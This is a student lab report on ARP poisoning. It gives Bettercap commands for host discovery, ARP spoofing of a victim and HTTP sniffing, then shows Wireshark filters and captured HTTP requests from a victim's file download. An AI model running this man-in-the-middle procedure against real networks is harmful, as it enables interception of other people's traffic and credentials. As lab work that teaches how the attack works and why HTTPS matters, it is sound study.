ARP Poisoning

Name:- **Kaustubh Rananaware**
Project:- Write a report - download any file in windows and check whether you are able to see that file in Wireshark - through ARP Poisoning.

ARP (Address Resolution Protocol) poisoning is a type of Man-in-the-Middle(MITM) attack where an attacker sends fake ARP messages to a Local Network. The purpose is to link the attacker's MAC address with the IP address of a legitimate device, typically the gateway or another client, thus allowing the attacker to intercept traffic.

In this project, we perform ARP poisoning on a local network, use a Windows system to download a file, and check via Wireshark on the attacker machine whether the file content or HTTP/HTTPS packets can be observed or captured.

→ At first we should ensure that Kali and the victim are connected on the same local network to perform the poisoning and spoofing.

1. Firstly we check the IP forwading status

echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward


If the return is 1 then IP Forwading is ON else 0 then OFF.
You're using `tee` with `sudo`, so it **has permission** to write to the file.

2. Confirmation of the IP

cat /proc/sys/net/ipv4/ip_forward

if returned output is 1 then its enabled and Kali is ready to forward traffic between interfaces.

Note:- This setting is temporary as you reboot the system the deafult output you will get after this command will be 0.



3. Lets assume Kali is the attacker and Windows host machine is acting like victim server.

Track down the Victim and gateaway Ip`s.

IPv4 Address. . . . . : 192.168.xx.xxx
Default Gateway . . . . . : 192.168.xx.x

And see your interface whethers it`s eth0,wlan0,enp0s3...

4. Ettercap/Bettercap

You can open either Ettercap GUI or CLI which is used for network sniffer and MITM attack tool which mainly works on LAN enviorments but its less effective against HTTPS traffic.

On the other hand we can use Bettercap (CLI) is modern ,powerful MITM attack tool and is much more stealthy and actively managed than Ettercap.

We will be using Bettercap.

→ `sudo bettercap -iface eth0`

To start the Bettercap with the applicable interface.

Bettercap is launched with root privileges and instructed to use a specific interface. This interface is how the tool connects to and interacts with the network. Without correct interface selection, attacks won't work.

5. Scanning

→ net.probe on

net.recon on

To discover the live host and map the local network we use built-in scanning functions like net.probe and net.recon.

🔶 **net.recon on**

This module was enabled to **passively monitor** network traffic. It listened for broadcast packets like ARP, DHCP, and mDNS to identify active devices without sending any packets. This ensured stealthiness and avoided detection by intrusion detection systems (IDS).

🔶 **net.probe on**

Since passive scanning can miss silent devices, I also enabled the net.probe module. This actively sent **ARP and ICMP probes** across the subnet prompting all devices to respond. As a result, even idle hosts responded, providing complete network visibility.

6. Displaying Discovered Hosts

→ net.show

This command is used to display the real-time table of all discovered devices over the local netwok. The table includes:-

i] **IP Address** – The internal IP address of the device on the subnet.


ii] **MAC Address** – The unique hardware address of the network interface.

iii] **Vendor** – (May be blank) Based on MAC address prefix, attempts to detect device manufacturer.

iv] **Gateway** – Shows whether the device is acting as the default gateway (May be blank).


v] **Interface** – The network interface used.

vi] **Name** – Detected hostname (if available).



7. Enable ARP Spoofing
   → set arp.spoof.targets <victim_ip>
   arp.spoof on

This attack sends fake ARP replies to the victim, making them think the attacker's MAC address is the gateway. It enables **MITM** (Man-In-The-Middle) positioning on the network.



8. Start Network Sniffing
→ set net.sniff.verbose true
   set net.sniff.filter tcp port 80
   net.sniff on

This command enables **detailed output** of each sniffed packet in the Bettercap terminal.
When verbose mode is enabled, Bettercap shows live logs of all captured packets, including protocol type, source IP, destination IP, and contents (e.g., GET requests, headers, credentials if available).
We Applied a **BPF (Berkeley Packet Filter)** to capture only HTTP traffic on port 80.

Why only HTTP?

→ To focus only on HTTP (unsecured web traffic), which operates on **port 80**. Avoid unnecessary packet noise from other protocols and directly capture useful data like **usernames**, **passwords**, **form submissions**, and **browsing activity** on websites using HTTP.

HTTPS (port 443) is encrypted — Bettercap cannot decrypt that traffic without advanced attacks (like TLS stripping or MITM SSL).

Then start the sniffing to capture packets on the interface. Combined with the verbose,filter to begin real-time monitoring of HTTP traffic and displays it on screen for the attacker to analyze.

9. Download a file

To see the output of the file we should perform the HTTP download on the victim machine.

Lets say we downloaded the 1MB zip file from Speed Test.

10. Output

We can clearly see that when a victim downloads a file, the following signs appear:


- An HTTP GET request for a file (like `.jpg`, `.pdf`, `.zip`).
- The response is shown as multiple `TCP` packets returning from the server to the victim.
- If verbose is `true`, you can also see headers like Content-Type, Content-Length, etc., indicating a file is being transferred.

11. Analyze in Wireshark

If you want to **filter packets only from/to your victim**, you can use the display filter:


→ ip.addr == <victim-ip>

This shows all packets sent to or from the victim`s ip.



if we like specifically filter the http traffic we can do using:-


→ http.request



http.request

No.	Time	Source	Destination	Protocol	Length	Info
63225	357.112274643	192.168.31.183	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
64147	365.333322329	192.168.31.183	90.130.70.73	HTTP	488	GET / HTTP/1.1
64152	365.388892678	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1
64239	366.178942823	192.168.31.183	90.130.70.73	HTTP	383	GET /js/bootstrap.min.js HTTP/1.1
64348	366.564391232	192.168.31.183	90.130.70.73	HTTP	395	GET /css/docs.min.css HTTP/1.1
64349	366.564392287	192.168.31.183	90.130.70.73	HTTP	439	GET /Tele2-logo.jpg HTTP/1.1
64475	366.959226479	192.168.31.183	90.130.70.73	HTTP	378	GET /js/docs.min.js HTTP/1.1
64746	367.959602911	192.168.31.183	90.130.70.73	HTTP	436	GET /favicon.ico HTTP/1.1
65378	374.291540052	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1
66255	382.717166299	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1
66311	383.104656552	192.168.31.183	90.130.70.73	HTTP	533	GET /1MB.zip HTTP/1.1
66436	383.850113628	192.168.31.183	90.130.70.73	HTTP	333	GET /1MB.zip HTTP/1.1
67338	391.301202719	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1
68756	399.662556697	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1
70161	408.750195884	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1
73196	417.625441667	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1
74456	426.743129708	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1
75844	435.914754693	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1
76820	444.444599071	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1
77900	452.779573293	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1
79005	461.489279691	192.168.31.95	239.255.255.250	SSDP	134	M-SEARCH * HTTP/1.1

We can clearly our downloaded file of 1MB zip. if we furthur want to analyze the packet we can follow→HTTP stream.



Wireshark · Follow HTTP Stream (tcp.stream eq 70) · eth0

```
GET /Tele2-logo.jpg HTTP/1.1
Host: speedtest.tele2.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://speedtest.tele2.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

GET /js/docs.min.js HTTP/1.1
Host: speedtest.tele2.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Referer: http://speedtest.tele2.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

GET /favicon.ico HTTP/1.1
Host: speedtest.tele2.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://speedtest.tele2.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

GET /1MB.zip HTTP/1.1
Host: speedtest.tele2.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
;q=0.7
Referer: http://speedtest.tele2.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

→It **Extracts the Full HTTP Conversation**

It reconstructs the full HTTP request and response between two IPs — including:

- URLs visited
- Headers (User-Agent, Cookies, etc.)
- Any text-based content like HTML pages or downloaded file names
- File content (if it's small and not encrypted)

→**Shows Request + Response Together**

This helps confirm if a file (like `.zip` or `.pdf`) was requested and served.

Conclusion:-

This project effectively demonstrated a real-world application of ARP poisoning using Bettercap, combined with network traffic analysis via Wireshark . By identifying the victim device on the network, launching ARP spoofing, and enabling packet sniffing, we were able to capture and analyze unencrypted HTTP traffic, including file downloads. This practical experience highlights how attackers can silently intercept sensitive data over insecure networks, reinforcing the importance of secure browsing (HTTPS), encrypted communications, and proactive network security measures. The experiment provided a strong foundation in understanding man-in-the-middle attacks and their implications in cybersecurity.